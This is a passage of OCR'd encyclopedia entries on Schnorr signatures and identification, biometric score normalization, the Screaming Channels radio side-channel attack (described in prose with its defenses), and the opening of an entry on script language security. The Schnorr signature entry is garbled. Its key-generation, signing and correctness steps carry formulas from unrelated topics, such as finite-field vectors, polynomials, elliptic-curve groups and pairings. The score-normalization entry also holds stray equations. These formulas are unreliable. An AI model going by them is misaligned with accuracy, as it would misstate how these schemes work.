Gabidulin EM, Paramonov AV, Tretjakov OV (1992) Rank errors and rank erasures correction. In: Proceedings of the 4th international colloquium on coding theory, 30 September–7 October 1991,

Dilijan, Armenia, pp 11–19, Yerevan, 1992

Gabidulin EM, Lusina P, Bossert M (2003) Maximum rank codes as space-time codes. IEEE Trans Inf Theory 46(10):2757–2760
[MathSciNet]

McEliece RJ (1978) A public key cryptosystem based on algebraic coding theory. JPL DSN progress report 42–44, Pasadena, pp 114–116

Silva D, Kschischang FR, Koetter R (2008) A rank-metric approach to error control in random network coding. IEEE Trans Inf Theory 54(9):3951–3967
[MathSciNet]

Tarokh V, Jafarkhani H, Calderbank AR (1998) Space-time codes for high data rate wireless communication: performance criterion and code construction. IEEE Trans Inf Theory 44(2):744–765
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_154

Schnorr Digital Signature Scheme

Dan Boneh[5] ✉
(5) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Background

The Schnorr signature scheme (Schnorr 1991) is derived from Schnorr's identification protocol using the Fiat–Shamir heuristic (Fiat and Shamir 1986). The resulting digital signature scheme is related to the Digital Signature Standard (DSS). As in DSS, the system works in a subgroup of the group $\mathbb{Z}_q^*$ for some prime number$p$. The resulting signatures have the same length as DSS signatures.

Theory

The signature scheme works as follows:

Key Generation. Same as in the DSS system. Given two security parameters τ, $\lambda \in \mathbb{Z}(\tau > \lambda)$ as input do the following:

1. Generate a random λ-bit prime q.

2. Generate a random τ-bit prime p such that q divides $p - 1$.

3. Pick an element $x \in \mathbb{F}_q^n$ of order q.

4. Pick a random integer $\alpha \in [1, q]$ and compute $f \in g\mathbb{F}_{q^m}[x]$.

5. Let H be a hash function$H : \{0, 1\}^* \to \mathbb{Z}_q$.

The resulting public key is (p, q, g, y, H). The private key is (p, q, g, α, H) do:

Signing. To sign a message $m \in \{0, 1\}^*$ using the private key (p, q, g, α, H) do:

1. Pick a random $E(\mathbb{F}_{q^n})$.

2. Compute $p > \prod_{i=1}^{k} p_i$. Set $c = H(m \| r) \in \mathbb{Z}_q$ and $s = \alpha c + k \in \mathbb{Z}_q$.

3. Output the pair $\sum_{i=0}^{t} u_i X^i$ as the signature on m.

Verifying. To verify a message/signature pair (m, (s, c)) using the public key (p, q, g, y, H) do:

1. Compute $v = g^s y^{-c} \in \mathbb{Z}_p$.

2. Accept the signature if $c = H(m \| v)$. Otherwise, reject.

We first check that the verification algorithm accepts all valid message/signature pairs. For a valid message/signature pair we have

$$\prod_{i \in \mathcal{I}} \left(e(C_i, L) \cdot e(D_i, K_{\rho(i)}) \right)^{\omega_i} = e(g, g)^{\alpha s / z}$$

and therefore $H(m \| v) = H(m \| g^k) = c$. It follows that a valid message/signature is always accepted.

The signature can be shown to be existentially unforgeable (existential forgery) under a chosen message attack in the random oracle model, assuming the discrete logarithm problem in the group generated by g is intractable. This proof of security is a special case of a general result that shows how to convert a public-coin authentication protocol (a protocol in which the verifier only contributes randomness) into a secure signature scheme in the random oracle model (Abdalla et al. 2002; Ohta and Okamoto 1998). In the proof of security, the function H is assumed to be a

random oracle. In practice, one derives H from some cryptographic has function such as SHA-1.

To discuss signature length, we fix concrete security parameters. At the present time, the discrete-log problem in the cyclic group $\mathbb{Z}_q^*$ where p is a 1024-bit prime is considered intractable (Lenstra and Verheul 2001) except for a very well-funded organization. Schnorr signatures use a subgroup of order q of $\mathbb{Z}_q^*$. When q is a 160-bit prime, the discrete log problem in this subgroup is believed to be as hard as discrete-log in all of $\mathbb{Z}_q^*$, although proving this is currently an open problem. Hence, for the present discussion we assume p is a 1024-bit prime and q is a 160-bit prime. Since a Schnorr signature contains two elements in $\mathbb{Z}_q$ we see that, with these parameters, its length is 320-bits.

Schnorr signatures are efficient and practical. The time to compute a signature is dominated by one exponentiation and this exponentiation can be done off-line, i.e., before the message is given. Verifying a signature is dominated by the time to compute a multi-exponentiation of the form $g^a h^b$ for some $g, h \in \mathbb{Z}_p$ and $a, b \in \mathbb{Z}_q$. Multi-exponentiations of this type can be done at approximately the cost of a single exponentiation (Menezes et al. 1997, p. 617).

Cross-References

Digital Signature Schemes
Digital Signature Standard
ElGamal Digital Signature Scheme

Recommended Reading

Abdalla M, An J, Bellare M, Namprempre C (2002) From identification to signatures via the Fiat-Shamir transform: minimizing assumptions for security and forward-security. In: Knudsen L (ed) Advances in cryptology – EUROCRYPT 2004, Lecture notes in computer science, vol 2332. Springer, Berlin, pp 418–433

Fiat A, Shamir A (1986) How to prove yourself: practical solutions to identification and signature problems. In: Odlyzko AM (ed) Advances in cryptology – CRYPTO'86, Lecture notes in computer science, vol 263. Springer, Berlin, pp 186–194

Lenstra A, Verheul E (2001) Selecting cryptographic key sizes. J Cryptol 14(4):255–293

[MathSciNet]

Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton

Ohta K, Okamoto T (1998) On concrete security treatment of signatures derived from identification. In: Krawczyk H (ed) Advances in cryptology – CRYPTO’98, Lecture notes in computer science, vol 1462. Springer, Berlin, pp 354–369

Schnorr C (1991) Efficient signature generation by smart cards. J Cryptol 4(3):161–174 [MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_95

Schnorr Identification Protocol

Mike Just[6] and Carlisle Adams[7] ✉
(6) Department of Computer Science, Heriot-Watt University, Edinburgh, UK
(7) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Definition

The Schnorr Identification Protocol is a public-key based *challenge-response identification* protocol.

Background

The Schnorr Identification Protocol (Schnorr 1989) was introduced after, and is comparable to, the identification protocol of Fiat and Shamir and that of Guillou-Quisquater (Menezes 1996). Schnorr's protocol relies upon the security of the *Discrete Logarithm Problem*.

Theory

Schnorr's protocol is quite simple to describe and makes novel use of two submitted messages in order to reduce computational complexity. The first message, called a *witness*, does not depend on either a secret value or a challenge value. The second message, more typically a response in a *challenge-response identification* protocol, is a function of both a secret

value and a challenge value, but also of the original witness. The witness can be pre-computed and stored, reducing the computational complexity that might otherwise be required at the time of the protocol.

As a setup for the Schnorr protocol, the following system-wide parameters are chosen, and assumed to be accessible to all users:

- A *prime number* r and suitable prime q such that $q \mid r - 1$
- A *generator* $(1 \leq \alpha \leq r - 1)$ such that $(\alpha^{r-1} \equiv 1 (\mathrm{mod}\ r))$, from which the value β of multiplicative order q may be computed as $(\beta = \alpha^{(r-1)/q} \bmod r)$

(r, q, β) are then published and available to all participants. Each user additionally has a private and public key (Public Key Cryptography).

With this setup, the protocol proceeds as follows with the prover (P) trying to successfully identify to the verifier (V), where P has the private key $(0 \leq p \leq q - 1)$ and V has access to a trusted copy of P's corresponding public key $(y_P = \beta^{-p} \bmod r)$.

(1) P (pre-)computes a so-called *witness* $(w = \beta^m \bmod r)$, where the *commitment* $(1 \leq m \leq q - 1)$ is chosen randomly. P sends w to V.

(2) Upon receipt of w, V sends a challenge c to P, where $(1 \leq c \leq 2^t - 1)$ for appropriate security parameter t (Schnorr originally suggests $t = 72$).

(3) Upon receipt of the challenge c, P computes the *response* $s = pc + m$ and sends s to V.

(4) Upon receipt of the response s, V computes $(z = \beta^s y_P{}^c \bmod r)$ and accepts P's identity if $z = w$.

Note that the logical steps above can be compressed into a single exchange from P to V. The security of Schnorr-like identification schemes was shown by Bellare, Namprepre, and Neven (Bellare 2009).

Applications

Schnorr's Identification Protocol was originally intended for constrained application environments, and thus has relatively low computational complexity resulting from computations in the subgroup of size q, and supports a pre-computation of the *witness*.

Cross-References

Authentication
Entity Authentication
Identification

References

Bellare M, Namprempre C, Neven G (2009) Security proofs for identity-based identification and signature schemes. J Cryptol 22(1):1–61
[MathSciNet]

Menezes A, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton

Schnorr C-P (1989) Efficient identification and signatures for smart cards. In: Brassard G (ed) CRYPTO, lecture notes in computer science, vol 435. Springer, Berlin, pp 239–252

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300831

Sclera Recognition

Eye-based Vascular Patterns

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300832

Score Calibration

Score Normalization

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1509

Score Normalization

Norman Poh[8, 9] ✉
(8) Faculty of ICT, University of Malta, MSD, Malta
(9) Trust Stamp, Atlanta, GA, USA

✉ **Norman Poh**
Email: npoh@truststamp.ai

Synonyms

Score calibration

Definitions

Score normalization is a function that transforms a raw biometric matcher score into another domain where the output can be readily combined with other classifier outputs. For this reason, score normalization is often used as part of information fusion, e.g., multimodal biometric fusion. After applying this procedure, the scores from different modalities can be combined using simple fusion rules, such as sum or average. A special case of score normalization transforms the matcher output such that the resulting score can be interpreted as the *strength of evidence*. In this context, this transformation function is better known as *score calibration*.

Theory

Score normalization procedures can be divided into the following categories:

1. statistics-based score normalization – procedures that are based on simple statistics

2. probabilistic score normalization – procedures that are based on logistic regression (with a sigmoid output), log likelihood ratio, and double-sigmoid function

3. class-aware score normalization – procedures that take advantage of the knowledge the label in the training data (i.e., the positive class vs. the negative class)

Statistics-based score normalization procedures

The purpose of score normalization is to transform any kind of score into a common, compatible domain. In this section, we will introduce three rule-based score normalization, namely, min-max, z-norm, and median-MAD procedures (Jain et al., 2005).

Suppose there are three classifiers to combine; and their outputs are a distance score, a similarity score, and a probability score. For ease of fusion, it is required that for all output i, their normalized output, $norm(y[i])$, must respect the following properties:

1. $E[norm(y[i])|H_+] > E[norm(y[i])|H_-]$, where H_+ is hypothesis where the two samples being compared belong to the same person (ie, genuine or mated comparison, or the positive class) whereas H_- is when the two samples being compared belong to two different persons (ie, impostor comparison, nonmated comparison, or the negative class).

2. $norm(y[i]) \in [a, b]$, for some fixed values a and b.

The first condition ensures that the score produces a high value under genuine comparison and it produces a low value under impostor comparison. The second condition, on the other hand, ensures that the value is bounded between a and b, usually, between zero and one.

Once these properties are satisfied, the resultant scores can be combined using simple fusion such as the sum rule.

Min-max normalization

The min-max normalization is one method that can ensure that the above properties are fulfilled and that the range is [$a = 0$, $b = 1$], for all classifiers i. It has the following form:

$$\text{minmax}(y) = \frac{y - \min}{\max - \min}$$

For the distance output, the output must be inverted by multiplying the value by − 1 before applying the min-max procedure. For the similarity score, the $\mathcal{A}^n_{\cdot}$ and $\max$ parameters can be estimated from all available data. Finally, for the probability score, the above two properties are already satisfied. Jain et al. showed that despite the simple procedure, the performance of the combined system – a multimodal biometric system – can be very competitive, in practice.

Z-score normalization

The z-norm takes the form of z-score, with mean and standard deviation, estimated from the data

$$\text{Z-norm}(y) = \frac{y - \mu}{\sigma}$$

While the output score range [a, b] will not be fixed across the different classifiers i, the normalized output will have a zero mean value and a unit standard deviation. transformed using z-norm in the same way.

Median-MAD normalization

The median-MAD (mean absolute deviation) is defined as:

$$\text{median-MAD}(y) = \frac{y - \text{median}}{\text{MAD}}$$

where

$$\text{MAD} = median_y(|y - \text{median}|)$$

Generalized logit transform

For any score $y \in [a, b]$, the generalized logit transform is defined by:

$$\text{gen-logit}(y) = \log \frac{y-a}{b-y}$$

This transformation has an output range of [−∞, ∞]. Although this may seem unappealing, this transformation is the only one, among the four presented so far, that can produce scores whose distribution exhibits a better central tendency, even if its input scores may have a skewed distribution. As a result, the generalized logit transform is best used before applying another score normalization procedure, e.g., the min-max normalization.

In (Poh et al., 2013), the generalized logit transform is applied to the output of each classifier so that the jointly observed score vector can be modeled using trainable fusion algorithms (instead of fixed rules). Because the transformed scores are much more Gaussian-like, the authors could use a Gaussian Mixture Model (GMM) to model the score distribution. In summary, by applying the generalized logit transform to the raw score, the distribution of the transformed score can be more easily modeled whether for the purpose of score normalization via density estimation or for designing supervised fusion algorithms.

Class-aware score normalization

Unlike the previous category, class-aware score normalization exploits the class labels, i.e,, the positive and the negative labels. Within this class, we can distinguish them as being client-centric, impostor-centric, or client/impostor-centric, depending on whether they exploit the positive class, the negative class, or both, respectively. score normalization procedures include logistic regression and the double sigmoid function. Of note, logistic regression can be viewed as a linear approximation of log-likelihood ratio, as will be discussed below.

F-norm

There is a unique method of simple score normalization scheme that is class-aware but does not give probabilistic output; it is called *F-norm*, which is a Fisher-inspired normalization and has its root in the *F-ratio*. Assuming that a similarity score output is used, the F-norm is computed by the following equation.

$$y^F = \text{F-norm}(y) = \frac{y-\mu_-}{\mu_+ - \mu_-}$$

Tanh-approximator

The tanh-estimator is defined by:

$$norm_{tanh}(y)=\frac{1}{2}\left\{\tanh\left(0.01\left(\frac{y-\mu_{+}}{\sigma_{+}}\right)\right)+1\right\}$$

where μ_+ and σ_+ are the mean and standard deviation parameters estimated from mated scores. Recognizing that the function $\tilde{I}_k = D_k(H_k(I)) + n_k$, is a one-to-one mapping, we can introduce a client-centric Z-norm, which takes the form:

$$\text{z-norm}_{+}(y) = \frac{y-\mu_{+}}{\sigma_{+}},$$

we can now rewrite the tanh-approximator as:

$$y^{tanh} = \frac{1}{2}\left\{\tanh\left(0.01\left(\text{z-norm}_{+}(y)\right)+1\right)\right\}.$$

Therefore, the tanh-approximator can be described as a client-centric score normalization procedure.

In short, the tanh-approximator is composed of client-centric Z-norm followed by a tanh-h "squashing function" whose aim is to map the output to the range [−1, 1]. Recognizing this construct, it is straightforward to extend the idea to include two further variations, namely:

1. in place of the modified tanh function, a sigmoid function of the form

$$\frac{1}{1+\exp\left(\text{z-norm}(y)\right)}$$

can be used.

2. Use an impostor-centric version of Z-norm, i.e.,

$$\text{z-norm}_{+}(y) = \frac{y-\mu_{+}}{\sigma_{+}},$$

Score normalization based on the Bayes theorem

By definition, probabilistic score normalization is client-impostor centric, meaning that this category exploits both the positive and negative class labels; therefore, this category of algorithms is also class-aware. However, unlike the class-aware algorithms mentioned earlier, what all probabilistic score normalization procedures have in common is that they can be explained or constructed using the Bayes theorem.

The log-likelihood ratio approach

In likelihood ratio based score normalization, the output of the normalization procedure compares two competing hypotheses in the logarithmic domain, i.e.,

$$LLR(y) = \log \frac{p(y|H_+)}{p(y|H_-)}$$

Logistic regression

Logistic regression, on the other hand, directly estimates, the posterior probability:

$$LR(y) = P(H_+|y) \approx \frac{1}{1 + \exp\left(-g(y)\right)}$$

where $g(y) = ay + b$ and a is a scale parameter and b is a bias parameter. These parameters can be estimated using the gradient ascent algorithm which is implemented in any standard statistical packages containing the logistic regression algorithm.

Logistic regression as a linear approximation to LLR

The likelihood ratio-based score normalization is related to logistic regression thanks to the Bayes theorem, which states that the posterior probability is composed of the likelihood term, the prior probability term and the normalizing quantity known as evidence, in the following way:

$$P(H_+|y) = \frac{\underbrace{p(y|H_+)}_{likelihood}\underbrace{P(H_+)}_{prior}}{\underbrace{\sum_{h\in\{+,-\}} p(y|H_h)P(H_h)}_{evidence}}$$

Plugging the above equation into *LR*(*y*), and rewriting the equation in terms of *LLR*(*y*), we obtain the following relationship:

$$g(y) = \underbrace{\log \frac{p(y|H_+)}{p(y|H_-)}}_{LLR(y)=ay} + \underbrace{\log \frac{P(H_+)}{P(H_-)}}_{b},$$

meaning that logistic regression is a linear approximation to the log-likelihood ratio using only two parameters *a* and *b*.

Double sigmoid function

To allow for a more flexible function, Cappelli et al. proposed a double sigmoid function so that two different slopes around a reference operating threshold *t* can be defined:

$$\mathrm{norm}(y) = \begin{cases} \frac{1}{1+\exp\left(-2\frac{y-t}{r_1}\right)} & \text{if } y < t \\ \frac{1}{1+\exp\left(-2\frac{y-t}{r_2}\right)} & \text{otherwise.} \end{cases}$$

where *t* is the reference operating point and r_1 and r_2 denote the left and right edges of the region in which the function is linear, i.e., in the interval $[t - r_1, t - r_2]$.

The challenge here is to estimate the reference operating threshold and reasonable values for the slope parameters r_1 and r_2. The larger the *r* value is, the more gentle the sigmoid output will be.

Open problems

Score normalization procedures play an important role of normalizing against different matcher outputs. Since it takes a score input and produces a normalized score output, this score normalization procedure does not alter the performance in anyway. More advanced procedures based on machine learning such as the class-aware procedures or those based on the Bayesian theorem are much more powerful because they can be extended to incorporate auxiliary information such as biometric sample quality, exploiting user-specific statistics, or cohort information. The resultant score normalization procedures are known as *quality-based score normalization*

Poh et al. (2010), *user-specific score normalization* Poh et al. (2013), and *cohort-based score normalization*, respectively. Indeed, it is possible to combine all these diverse information sources. As shown in Poh et al. (2011), this approach has to combine heterogeneous information sources, and when done correctly, can improve the generalization performance over the baseline system and any score normalization based on one information source.

In addition, for each of the above score normalization variants, experiments can be done for both a single biometric modality or two or more biometric systems, ie, multimodal biometric fusion. As shown in Poh et al. (2013), this can result in improvements in both settings.

Since biometric liveness information can be also seen as another piece of information, it is reasonable to expect that the heterogeneous information fusion framework should also benefit from the liveness information, thus it is reasonable to hypothesize that the resulting system should be much more robust, as demonstrated by Rattani et al.

Due to the need to preserve the privacy of biometric templates or references, modern biometric systems must operate with protected biometric templates. Is it possible to design score normalization procedures that will still work with protected biometric samples? For transformation-based biometric template protection scheme, score normalization procedures can be used without much modification since two protected samples can be compared using conventional distance metrics, thus producing a similarity or dissimilarity score. For biometric cryptosystems, however, there is no obvious way to apply score normalization since the operation of comparing two biometric samples results in a binary response, and not a score. Clearly, as privacy-preserving biometrics is becoming important, much more work is needed to explore how score normalization can be leveraged to further improve the system's accuracy.

Last but not least, with the recent awareness about fairness in AI, it is entirely feasible that score normalization can be used to use the existing techniques discussed here to reduce the effect of bias caused by demographic factors such as age, render, and race. For instance, each of the demographic factors or a combination of them can be treated as a single cluster that is subject to a score normalization, i.e., having its own normalization parameters. As a result, the normalized score is expected to be less bias than the baseline system without applying the procedure.

Summary

In this article, score normalization techniques are reviewed. They are divided into three categories, namely, statistics-based, class-aware, and probabilistic. The class-aware methods improve upon the statistics-based ones by taking advantage of the class labels, i.e, mated vs non-mated comparison. The probabilistic methods are class-aware methods that can be explained using the Bayesian theorem, the output of which is either posterior probability or log-likelihood ratio. A number of open problems are then described to address recent problems where score normalization can be used as potential solutions.

References

Cappelli R, Maio D, Maltoni D (2000) Combining fingerprint classifiers. In: International Workshop on Multiple Classifier Systems, Springer, pp 351–361

Jain A, Nandakumar K, Ross A (2005) Score normalization in multimodal biometric systems. Pattern recognition 38(12):2270–2285

Poh N, Kittler J, Bourlai T (2010) Quality-based score normalization with device qualitative information for multimodal biometric fusion. IEEE Transactions on Systems, Man, and Cybernetics-Part A: Systems and Humans 40(3):539–554

Poh N, Merati A, Kittler J (2011) Heterogeneous information fusion: A novel fusion paradigm for biometric systems. In: 2011 International Joint Conference on Biometrics (IJCB), IEEE, pp 1–8

Poh N, Ross A, Lee W, Kittler J (2013) A user-specific and selective multimodal biometric fusion strategy by ranking subjects. Pattern Recognition 46(12):3341–3357

Rattani A, Poh N, Ross A (2013) A bayesian approach for modeling sensor influence on quality, liveness and match score values in fingerprint verification. In: 2013 IEEE International Workshop on Information Forensics and Security (WIFS), IEEE, pp 37–42

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1686

Screaming Channels

G. Camurati[10] ✉ and A. Francillon[11] ✉
(10) ETH Zurich, Zurich, Switzerland
(11) EURECOM, Sophia-Antipolis, France

✉ **G. Camurati (Corresponding author)**
Email: giovanni.camurati@eurecom.fr
Email: giovanni.camurati@inf.ethz.ch
Email: camurati@eurecom.fr

✉ **A. Francillon**
Email: aurelien.francillon@eurecom.fr

Definitions

Modern devices often require wireless communication interfaces and therefore contain both digital, analog, and RF electronics. The term "Screaming Channels" denotes a leakage of sensitive information that occurs when side-channel leakage is accidentally broadcast by the radio transmitter alongside the intentional wireless communication, making it possible to recover cryptographic secrets from a large distance. Mixed-signal chips, containing both digital and radio blocks on the same chip, are especially vulnerable to Screaming Channels.

Background

Radio Transmitters

Radios transmit data using electromagnetic waves at radio frequency. Data is typically encoded in the amplitude, frequency, and/or phase of a baseband

signal, which is then multiplied with a radio-frequency carrier by a mixer (up-conversion) and amplified by a power amplifier (Behzad, 2008). At the receiver, the inverse process consists in down-converting the signal to baseband and demodulating it.

Mixed-Signal Chips


Modern chips include not only digital components but also analog and radio-frequency parts. Mixed-signal chips including a digital processor and wireless transceivers are popular in modern connected devices. Despite their many advantages, mixed-signal chips suffer from the problem of interference between noisy digital blocks and noise-sensitive radio components (Bronckers et al., 2009; Afzali-Kusha et al., 2006).

Theory and Application

A Side Channel over Radio

Overview

The radio transmitter in a mixed-signal chip might pick up, amplify, and broadcast the side-channel leakage produced by the digital blocks on the same device (Camurati et al., 2018). This side channel allows mounting key-recovery attacks against cryptographic algorithms running on the victim from a distance of several meters (Fig. 1).



Screaming Channels, Fig. 1 Overview of Screaming Channels. (Original picture by Zeptobars (2014), modified with annotations)

The name “Screaming Channels” highlights the strength of the amplified leakage on the radio channel, in contrast to the weak “whisper” of conventional side channels.

Root Problem

The root cause of Screaming Channels is the coupling between compromising emanations, such as a digital system, and a radio transmitter. This coupling can in particular occur when both are on the same silicon substrate on a *mixed-signal chip*. As a consequence, many coupling paths exist for noise to flow between the two. In addition to this, digital blocks use square-wave signals that generate harmonics (noise) that is both strong and dependent on the logical data processed by the circuit, while radio components are very sensitive to noise. In principle, the flow of sensitive information from the digital domain to the radio transmission could happen through a coupling path to any of the components of the transceiver. A concrete instance of Screaming Channels occurs on Nordic Semiconductor nRF52832 **BLE** chips. It is likely caused by coupling with the power amplifier resulting in an amplitude-modulated leakage of the transmitted frequency-modulated Bluetooth Low Energy (BLE) packets.

Characteristics

A thorough analysis of the nRF52832 reveals many characteristics of Screaming Channels (Camurati et al., 2020).

A first set of observations is related to the coexistence of the side-channel leakage with the legitimate radio signal sent by the transmitter. While this facilitates attacks at large distance, it also requires a method to extract the leakage. For the nRF52832, independent demodulation of the leakage is simple, because amplitude modulation is orthogonal to frequency modulation. BLE data is sent in packets, causing "holes" in the traces, but this problem can be solved by combining multiple traces.

A second set of observations is related to the side-channel leakage itself. The leakage model is distorted compared to the conventional Hamming weight model, requiring a detailed profiling step. This is likely due to the coupling between digital and radio blocks. Indeed, such distortion is not observed for conventional electromagnetic leakage from the same chip, and it is independent of distance, setup, and device. Profile reuse is thus possible.

Attack

Large Distance

Key-recovery attacks against AES-128 using Screaming Channels have been demonstrated at a distance of 15 m in a realistic environment (Camurati et al., 2020). A data dependency was still detected at 40 m, and AES traces were still extracted at 60 m. Using multiple receivers improves reception in the presence of obstacles. Improvements with deep learning have been studied by Wang et al. (2020).

Realistic Target

Screaming Channels has been used for a proof-of-concept attack against application-layer cryptography in a real system (Camurati et al., 2020). Google Eddystone beacons are a type of BLE beacons designed with security in mind, for example, by including authentication, encrypted telemetry data, and ephemeral identifiers. The authentication protocol is such that the attacker can trigger AES-128 encryptions with known random plaintext. With Screaming Channels, the attacker can measure the corresponding leakage, amplified, on the radio channel. The attacker

misuses the channel map of the BLE connection to force the victim to use only two BLE channels.

Future Directions

Attacks

Hardware Encryption

Link-layer cryptography often leverages a dedicated hardware accelerator. While the leakage from internal operations is too weak to be measured on the target chip, the transfer of the plaintext from software to the hardware accelerator can be observed (Camurati et al., 2020). Using Screaming Channels to recover plaintext from hardware peripherals is an interesting research direction.

Other Radio Protocols

Extracting Screaming Channels leakage from protocols using more complex modulations remains an open question. Preliminary results for some WiFi chips have been shown (Camurati, 2020).

Defenses

Software

A simple countermeasure to Screaming Channels consists in making sure that the radio is not transmitting while the processor is manipulating sensitive information. Though this countermeasure eliminates the leakage channel at its root, it might be challenging to implement in complex software stacks and in the presence of tight timing constraints.

Hardware

Manufacturers aim to limit noise coupling between digital and radio parts, to comply with regulations, and to preserve radio transmission’s performance. Reducing the coupling to prevent data leakage requires additional efforts. Hardware countermeasures will increase costs. Simulation tools capable of detecting information leakage in the early phases of design would be useful.

Cross-References

Compromising Emanations
Differential Power Analysis
Electromagnetic Attack
Radio Frequency Attacks
Rank Estimation
Side-Channel Attacks
Tempest

References

Afzali-Kusha A, Nagata M, Verghese NK, Allstot DJ (2006) Substrate noise coupling in soc design: modeling, avoidance, and validation. Proc IEEE 94(12):2109–2138. https://doi.org/10.1109/JPROC.2006.886029

Behzad A (2008) Wireless LAN radios: system definition to transistor design. IEEE Press series on microelectronic systems. Wiley, Hoboken

Bronckers S, Van der Plas G, Vandersteen G, Rolain Y (2009) Substrate noise coupling in analog/RF circuits. ARTECH HOUSE, Norwood

Camurati G (2020) Security threats emerging from the interaction between digital activity and radio transceiver. Theses, Sorbonne Université. https://tel.archives-ouvertes.fr/tel-03414339

Camurati G, Poeplau S, Muench M, Hayes T, Francillon A (2018) Screaming channels: when electromagnetic side channels meet radio transceivers. In: Lie D, Mannan M, Backes M, Wang X (eds) Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, 15–19 Oct 2018. ACM, pp 163–177. https://doi.org/10.1145/3243734.3243802

Camurati G, Francillon A, Standaert F (2020) Understanding screaming channels: from a detailed analysis to improved attacks. IACR Trans Cryptogr Hardw Embed Syst 2020(3):358–401. https://doi.org/10.13154/tches.v2020.i3.358-401

Wang R, Wang H, Dubrova E (2020) Far field EM side-channel attack on AES using deep learning. In: Chang C, Rührmair U, Katzenbeisser S, Schaumont P (eds) Proceedings of the 4th ACM Workshop on Attacks and Solutions in Hardware Security Workshop, ASHES@CCS 2020, Virtual Event, 13 Nov 2020. ACM, pp 35–44. https://doi.org/10.1145/3411504.3421214

Zeptobars (2014) nRF51822 – Bluetooth LE SoC: weekend die-shot CC-BY 3.0. https://zeptobars.com/en/read/nRF51822-Bluetooth-LE-SoC-Cortex-M0

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_657

Script Language Security

Claudio A. Ardagna[12] ✉, Ernesto Damiani[12] ✉ and Filippo Berto[12] ✉
(12) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Claudio A. Ardagna (Corresponding author)**
Email: claudio.ardagna@unimi.it

✉ **Ernesto Damiani**
Email: ernesto.damiani@unimi.it

✉ **Filippo Berto**
Email: filippo.berto@unimi.it

Synonyms

Security if Web Browser Scripting languages

Definition

Script language security refers to all activities needed to secure the execution of script-based applications, downloaded from a remote host and executed on a user's local machine. Script-based applications may contain malicious software that attacks the local machine and causes information leakage, data losses, and/or user impersonation.

Background

The increasing number of reports of security-relevant software faults shows that the problem of verifying security-related properties needs to be addressed, especially considering the growing number of scenarios where personal information is shared. This requires high-integrity systems where safety and security are paramount. Software verification techniques have been categorized in two major categories involving *(i) dynamic verification*, which includes test-based verification and fuzzing and explores the reachable states of the execution, and *(ii) static verification*, which includes static analysis and model checking and formally verifies properties of the system by generating an abstraction over the source code and comparing it against a set of rules. Some techniques for run time checking are also available, enabling the monitoring of the software execution and potentially identifying misbehaviors.

In this context, the security community is increasingly focusing on protecting the systems and their users from attacks brought on by script-based code. Script languages (e.g., JavaScript) are in fact widely adopted, especially in the development of Web applications and cross-platform graphical clients, and represent an important component in several aspects of the global communication infrastructure. Due to their heterogeneous execution environment and wide range of capabilities, script language security poses peculiar problems that need ad hoc solutions. Malicious client-side scripts collect information on the client environment and session, possibly leaking credentials and/or impersonating the user.

Some of these attacks and potential countermeasures will be discussed in the next sections, focusing on the security model used in modern Web browsers.

Theory

